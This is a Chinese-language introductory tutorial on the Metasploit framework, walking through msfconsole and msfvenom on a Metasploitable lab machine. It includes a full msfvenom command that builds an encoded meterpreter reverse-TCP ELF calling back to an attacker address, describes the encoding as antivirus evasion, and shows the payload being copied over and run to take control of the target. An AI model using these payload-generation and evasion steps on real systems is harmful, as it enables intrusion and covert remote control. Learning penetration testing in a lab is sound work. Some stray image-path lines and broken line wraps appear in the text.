Metasploit 简介

1、metasploit 简介

metasploit framework，简称 msf，是一个渗透测试框架，用 ruby 语言写，该框架集成了很多可用的 exploit，比如著名的 ms08_067 等。我们可以在这个框架下进行一系列的渗透测试，利用现有的 payload，如 meterpreter 等进一步拿取对方的 shell。下载的地址在 github 上面，git clone 该项目到本地进行安装即可。

2、常用工具介绍

2.1 msfconsole

这是启动 msf 的终端命令，注意因为现在 msf 默认的数据库 postgresql，所以在启动 msf 之前需要先启动 postgresql 数据库。 在终端中输 msfconsole 即可启动 msf，如果不清楚 msfconsole 的功能可以在终端中输入 msfconsole -h 即可学习 msfconsole 相关的 options。

例如：

```
freestyle4568@freestyle4568 ~ $ msfconsole -h
Usage: msfconsole [options]

Common options
    -E, --environment ENVIRONMENT    The Rails environment. Will use RAIL_
vironment variable if that is set.  Defaults to production if neither opti
 RAILS_ENV environment variable is set.

Database options
    -M, --migration-path DIRECTORY   Specify a directory containing additi
B migrations
    -n, --no-database                Disable database support
    -y, --yaml PATH                  Specify a YAML file containing databa
tings

Framework options
    -c FILE                          Load the specified configuration file
    -v, --version                    Show version
```

在 msfconsole 中需要注意的是，msfconsole 不仅是直接启动 msf 的工具，还能用 msf 执行第三方相应的 payload 文件。

msfconsole -r payload.file


这个功能与 veil 配合起来很好使。veil 是编码 payload 的神器，专门用来过杀软的，在生成相应的 stagers 型的 payload 时，也会生成 stages 型的 payload 供渗透端调用，该 payload 与 msf 兼容。

2.2 msfvenom

在之前的 msf 版本中会有 msfencode，msfpayload 等工具，学习成本比较高，现在这些工具已经被废弃了。取而代之的是 msfvenom 工具，可以看做它是 msfencode 与 msfpayload 的结合版，它允许你自行生成想要的 payload。

想要学习 msfvenom，可以在终端中打: msfvenom -h

可以看到 msfvenom 的介绍。



如果你需要看到 msfvenom 现有的 payload，可以用 msfvenom -l payloads 查看所有可利用的 payloads。

下面我们用 linux/x86/meterpreter/reverse_tcp 这个 payload 来演示生成可 x86 架构下可执行的 elf 文件。只需在命令行中输入：

freestyle4568@freestyle4568 ~ $ msfvenom -p linux/x86/meterpreter/reverse_tcp --payload-options

即可看到该 payload 的参数选项：

```
freestyle4568@freestyle4568 ~ $ msfvenom -p linux/x86/meterpreter/reverse_tcp -
payload-options
Options for payload/linux/x86/meterpreter/reverse_tcp:


       Name: Linux Meterpreter, Reverse TCP Stager
     Module: payload/linux/x86/meterpreter/reverse_tcp
   Platform: Linux
       Arch: x86
Needs Admin: No
 Total size: 193
       Rank: Normal

Provided by:
    PKS
    egypt <egypt@metasploit.com>
    OJ Reeves
    skape <mmiller@hick.org>
```

值得注意的是 arch 选项，用来表示该 payload 适用的内核架构，如果是 x86 架构的内核，可以正常运行，但是如果是 x64 架构的内核就不能运行。x86_64 架构的内核是既能运行 32 位程序，又能运行 64 位程序。

关于如何查看内核架构，可以：

freestyle4568@freestyle4568 ~ $ uname -a

Linux freestyle4568 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux

msfadmin@metasploitable:~$ uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

可以看到 msfadmin 的内核架构是 x86 架构，i686 架构也是 x86 的一种，该平台上只能运行 32 位程序。

下面我们生成一个 metasploitable 上的 payload 可执行程序：

freestyle4568@freestyle4568 ~ $ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.101 -f elf -e x86/shikata_ga_nai

-i 3 -o shell

No platform was selected, choosing Msf::Module::Platform::Linux from the payload

No Arch selected, selecting Arch: x86 from the payload

Found 1 compatible encoders

Attempting to encode payload with 3 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 98 (iteration=0)

x86/shikata_ga_nai succeeded with size 125 (iteration=1)

x86/shikata_ga_nai succeeded with size 152 (iteration=2)

x86/shikata_ga_nai chosen with final size 152

Payload size: 152 bytes

Final size of elf file: 236 bytes

Saved as: shell

可以看到未设置的 options 是用 payload 中默认的选项。下面 shell 文件即为 elf 可执行文件，适用与 x86 的 linux 内核上。同时我们 x86/shikata_ga_nai 编码对它进行 3 次编码，为了免杀。


我们将它拷贝进入 metasploitable 系统中，我们在 freestyle4568 系统中用相应的 handler 进行监听了连接。

freestyle4568@freestyle4568 ~ $ scp shell msfadmin@192.168.1.103:/home/msfadmin

msfadmin@192.168.1.103's password:

shell 100% 236 0.2KB/s 00:00

在 msfadmin 中运行 shell 文件，然后在 freestyle4568 中用 msf 进行侦听。



现在拿到了 meterpreter，现在基本已经控制了 192.168.1.103 了。